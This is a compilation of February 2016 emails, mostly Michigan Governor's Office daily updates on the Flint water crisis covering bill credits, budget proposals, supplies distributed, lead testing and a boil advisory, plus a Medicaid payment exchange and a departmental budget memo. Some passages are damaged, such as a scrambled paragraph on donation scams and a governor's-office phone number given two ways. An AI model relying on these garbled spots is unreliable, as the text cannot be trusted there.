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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:23 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.


Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly




65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)


 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$30 million request](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

STAY CONNECTED:




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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, February 05, 2016 9:57 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Friay, Feb. 5 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

**LIVE at 10 AM: Gov. Rick Snyder will offer remarks at the Flint Water Interagency Coordinating Committee meeting**

The Flint Water Interagency Coordinating Committee was established on January 11, 2016 to facilitate the collaboration and communication between state department, local governments and subject matter experts necessary to effectively coordinate a response and recovery effort to ensure safe drinking water for Flint residents. [Tune in live at 10 am today to watch Governor Snyder offer remarks at the FWICC meeting.](#)

**Senate approves Governor Snyder's request of \$30 million for Flint's water bills**



The proposal announced Wednesday by Gov. Rick Snyder to aid the city of Flint with credits to be applied to the portion of residents' water and sewer bills for water used for drinking, bathing and cooking is one step closer to enactment after the state Senate voted unanimously yesterday for passage of the \$30 million dollar funding request.

If approved by both chambers and signed into law, the Consumption and Consumer Use Credit would aid the city of Flint in applying these credits to residents' water portion of their water and sewer bills.

until state and federal officials certify the water is safe to consume.

[Learn more about the \\$30 million request for Flint water bills.](#)

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 272,017 cases of bottled water
- 103,402 water filters
- 208,576 replacement cartridges
- 34,456 water testing kits

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

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- Water testing kits pick-up
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
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We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at [517-335-7858](tel:517-335-7858).**

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Saturday, February 06, 2016 4:03 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Saturday, Feb. 6 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

**U.S. Small Business Administration approves Governor Snyder's request**

The approval provides low-interest disaster loans for small businesses in Flint and Genesee County. These loans will help small business owners and nonprofits in Flint recover from any damages as a result of the Flint water crisis. Business owners seeking these loans must apply by Nov. 7, 2016.

**Former head of DEQ water quality unit removed**

Putting the well-being of Michiganders first needs to be the top priority for all state employees. Anything less than that is unacceptable.

After a departmental review of circumstances during the time period leading to the Flint water crisis, the former head of the Michigan Department of Environmental Quality's Drinking Water and Municipal Assistance unit was officially terminated from state employment yesterday afternoon.

**State encourages food establishments to take advantage of free water safety inspections**

In an effort to support Flint food-based businesses, Lt. Gov. Brian Calley and others provided a behind-the-scenes look at how the Michigan Department of Agriculture and Rural Development and Genesee County Health Department are working with local restaurants to conduct free water assessments and ensure food safety precautions are in place.

**Reminder: Children in Flint should be tested for lead**

The 9,000 children in Flint under age 6 should have their blood tested for potential lead poisoning after some water tests showed lead levels in the city's water may exceed the capacity of faucet filters. Primary care doctors in Flint and the Genesee County Health Department offer lead testing of children's blood. For more information, dial United Way 2-1-1 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater).

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 281,019 cases of bottled water
- 103,886 water filters

- 209,439 replacement cartridges
- 34,829 water testing kits

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

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1525 Martin Luther King Ave.  
Flint, MI 48503


Fire Station #5  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at [517-335-7658](tel:517-335-7658).**

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


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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Monday, February 08, 2016 8:46 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Monday, Feb. 8 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

**Michigan partners with Flint human service groups to hire 50 Flint residents to assist with water testing**

Flint residents will be hired to assist with water testing under a new partnership forged Friday between the state and Flint human service groups. The partnership with Orchards Children's Services and Flint YMCA's Safe Places Program will help hire and train 50 residents this month to fill jobs on teams helping conduct water tests across the city. [Details on how to apply are available here.](#)



**CBS: Flint residents will be hired to help test water**

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 293,809 cases of bottled water
- 104,256 water filters
- 210,596 replacement cartridges
- 35,499 water testing kits

**REMINDERS**

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

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---

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 09, 2016 7:46 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Tuesday, Feb. 9 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

[LIVE at 11 AM tomorrow: Governor Rick Snyder presents his FY 2017 budget](#)



Governor Rick Snyder will present his FY 2017 budget live tomorrow at 11 am. [You can watch it at www.mi.gov/MIBudget.](#) Join the conversation online using the hashtag #MIBudget.

[Over 2,000 volunteers have volunteered their time to assist Flint residents during the water emergency](#)

Volunteers are coordinated through the Volunteer Reception Center, operated jointly by the American Red Cross and United Way of Genesee County. These volunteers have performed numerous tasks throughout the community from delivering water resources door-to-door to assembling water test kits. [Click here to learn more.](#)

[Outreach to Flint's blind community helps ensure access to information and resources.](#)

The Bureau of Services for Blind Persons (BSBP) is working to ensure Flint's blind community has access to all information and resources related to the Flint water emergency. Bureau staff contacted nearly 40 BSBP clients living in Flint by either home visit or phone to ensure they had access to all health-related water emergency information and to offer assistance in obtaining bottled water, filters, water replacement cartridges and water testing kits.

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 293,809 cases of bottled water
- 104,256 water filters
- 210,596 replacement cartridges
- 35,499 water testing kits

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 10, 2016 9:11 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Wednesday, Feb. 10 update from the Flint Water Response Team



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February 10

This daily update is being issued in order to provide the latest information regarding actions and available resources.

**Governor Snyder's budget recommends an additional \$195M for Flint families**

Today, the Governor in his budget proposed an additional \$195 million for Flint families to be used to help provide safe drinking water, good food and nutrition, and physical health, social well-being, and educational intervention.

These additional resources-- combined with previous investments-- increase total funding for Flint to more than \$230 million.

[Click here to learn more about the Governor's recommended additional funding.](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Flint Funding

**Please be aware: Flint issued a boil water advisory**



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
But your water

Due to a water main break, the city of Flint issued a boil water advisory. Flint residents should boil filtered water. [Click here to learn more.](#)

---

### State launches new streamlined services for residents

A new process of addressing homes that test high for lead or copper in their water will provide residents with more efficient in-home follow-up for environmental and health wrap-around services.

The new streamlined system of in-home follow-up visits not only allows for faster residential feedback, but also allows for multiple agencies to work with residents in a more coordinated manner. The process is as follows:

- Daily lab test results are posted publicly online at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)
  - Test results greater than 150 ppb are emailed to MDHHS
  - All test results are emailed to the City of Flint, who then sends them to residents by U.S. Mail
  - **Within 48 hours, MDHHS coordinates a home health visit** through the Genesee County Health Department to any resident whose lead test result was greater than 150 ppb. Home visit includes:
    - Health and wellness information
    - Off-site blood test referral
    - Assists with transportation support for appointments, as necessary
    - Provides additional bottled water, filters and water sample kits
  - **Within 48 hours, DEQ schedules a home water visit** to any resident whose lead test result was greater than 150 ppb (100 ppb or greater, but less than 150 ppb residents are visited within seven days). Home visit includes:
    - Water testing and sampling information
    - Water sample collection
    - Inspection by the Flint Local 370 Plumbers Union (field verification of service line, aerator clean out, filter check)
    - Provides additional bottled water, filters and water sample kits
- 

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 299,273 cases of bottled water
- 104,500 water filters
- 211,255 replacement cartridges
- 35,756 water testing kits

---

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

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**From:** DuPuis, Julie (DHHS)  
**Sent:** Thursday, February 11, 2016 11:37 AM  
**To:** Pete Levine;sean@jimananich.com;Brenda Craft  
**Cc:** Jody Landon;Stacie Saylor;Rebecca Blake  
**Subject:** RE: Update re: the Emergency Medical Centre of Flint  
**Attachments:** PCPK SUGGESTED APPEAL PROCESS.docx; PCP-IPP Appeals Form.docx

Good morning Mr. Levine,  
MDHHS has reviewed the NPI's you provided and the potential payout for these providers for the 2014/2015 Primary Care Provider uplift process. In order to qualify for a payment a provider must meet the criteria described in Medicaid policy including, but not limited to, Board Certified, Eligible or Verified, enrolled in CHAMPS or have a minimum of 60% Medicaid claims, and not participate in the Specialty Network Access Fee (SNAF) or Physician Adjustor programs. Based on the criteria in policy the following providers do not qualify for uplift payments: A. Schultz, Deberbnardi, M. Schultz, Akers, Duda, Elsayed. The other providers you listed will qualify for uplift payments from Medicaid Health Plans based on our review. Payments in the amount of \$19,300.21 for PCP dates of service during Fiscal Years 2014 and 2015 (10/1/2013 – 12/31/2014) were paid to the health plans on December 30, 2015. The health plans have 90 days to disperse funds to those providers.

I hope you find this information helpful. Thank you for serving Michigan's most needy.

Julie  
Julie DuPuis, MPA, Manager  
Rates & Encounter Data Section, Actuarial Division  
MDHHS, Medical Services Administration - (517) 241-9182

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**From:** Pete Levine [<mailto:plevine@gcms.org>]  
**Sent:** Tuesday, February 02, 2016 3:51 PM  
**To:** DuPuis, Julie (DHHS); Jody Landon; Stacie Saylor; Rebecca Blake; [sean@jimananich.com](mailto:sean@jimananich.com); Brenda Craft  
**Subject:** Update re: the Emergency Medical Centre of Flint


Dear Jodie and Julie,  
I need an estimated uplift payment amount and date that the check will be cut please for the Emergency Medical Centre of Flint. Just as a reminder we are expecting uplift payments going back to 1/13. At this point the information must have moved back and forth enough times between your two entities to have all of the questions answered and checks cut. Pete

Peter A. Levine, MPH  
Executive Director  
Genesee County Medical Society  
4438 Oak Bridge Dr. Suite B  
Flint, Mi. 48532  
Phone:810-7339925


Fax:810-2303737  
[email:plevine@gcms.org](mailto:plevine@gcms.org)

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:50 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



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Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)

## Governor's FY 2017 state budget.

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Watch the video

### Click a tweet to tweet it out:




The #MIBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @OneToughNerd's #MIBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MIBudget [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 8:18 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Thursday, Feb. 11 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

**Actions to take when the boil water advisory is over**

To ensure water is safe for use, Flint residents should take these precautions after the city of Flint lifts the boil water advisory:

1) First, residents should always flush their water system for at least five minutes after it has gone unused for several hours. For filtered pitchers, flush before filling the pitcher. Residents can prolong the life of their tap filter by turning the valve to the unfiltered setting before flushing, then switch back to the filtered setting before drinking or cooking.

2) Second, residents should replace the cartridge in their water filter after a boil advisory. Previously installed water filters will still be safe to use after the cartridge has been replaced, and residents should be sure to follow the water filter replacement instructions.

Free water filter cartridges, water filters, bottled water and water testing kits are available at water resource sites that remain open daily from 9 a.m. to 9 p.m at the sites listed below.

[Click here for a list of FAQs about the boil water advisory.](#)

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 303,720 cases of bottled water
- 104,861 water filters
- 211,721 replacement cartridges
- 35,998 water testing kits

---

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

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We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at [517-335-7858](tel:517-335-7858).**

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Sunday, February 14, 2016 10:59 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Sunday, Feb. 14 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

#### How to recycle your bottled water

Republic Services, the city's designated trash and recycle collector, picks up recyclables on a bi-weekly basis.

Call Republic Services at **800-438-0966** to get a blue curbside recycling bin delivered to your door. Residents with overflow recyclables can also place them in clear plastic bags or a box marked "Recycling."

[Click here for more information about recycling in Flint](#), and please share this graphic on your social media accounts.



---

#### Consumer alert for Flint residents

Unfortunately, scam opportunities to take look to exploit the fraudulently to obtain

[To avoid falling victim to](#)



artists see tragedies like the Flint water crisis as advantage of those in need. These scammers also sympathy of donors to steal donations or consumers' sensitive financial information.

[con artists, click here to read a helpful list of tips.](#)

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 303,720 cases of bottled water
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- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Monday, February 15, 2016 10:32 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Monday, Feb. 15 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

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**Help keep your kids safe**


The foods we prepare and serve to our families can help limit the effects of our kids' exposure to lead.

You should serve children foods that are rich in calcium, vitamin C, and iron to help keep lead from being stored in a child's body.

For food assistance for low-income Flint residents, contact WIC at 810-237-4537. You can apply for SNAP food assistance at [www.michigan.gov/mibridges](http://www.michigan.gov/mibridges).

If you think your child is at risk for lead exposure, please contact your primary care doctor or the Genesee County Health Department by dialing 810-257-3612.

[Click here for more helpful tips.](#)



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**Gov. Rick Snyder seeks federal waiver to expand Medicaid services in Flint to people under age 21 and pregnant woman**

If this request is approved, it would mean an expansion of Medicaid and Children's Health Insurance Program services to about 15,000 more Flint residents.

Those eligible for coverage include anyone up to the age of 21 and pregnant women and their future children.

Additional information about water response efforts is available at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater) hv

calling United Way's 2-1-1 or visiting [www.helpforflint.com](http://www.helpforflint.com).

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 321,117 cases of bottled water
  - 105,604 water filters
  - 214,300 replacement cartridges
  - 35,570 water testing kits
- 

## REMINDERS

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
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**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 9/22/15

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
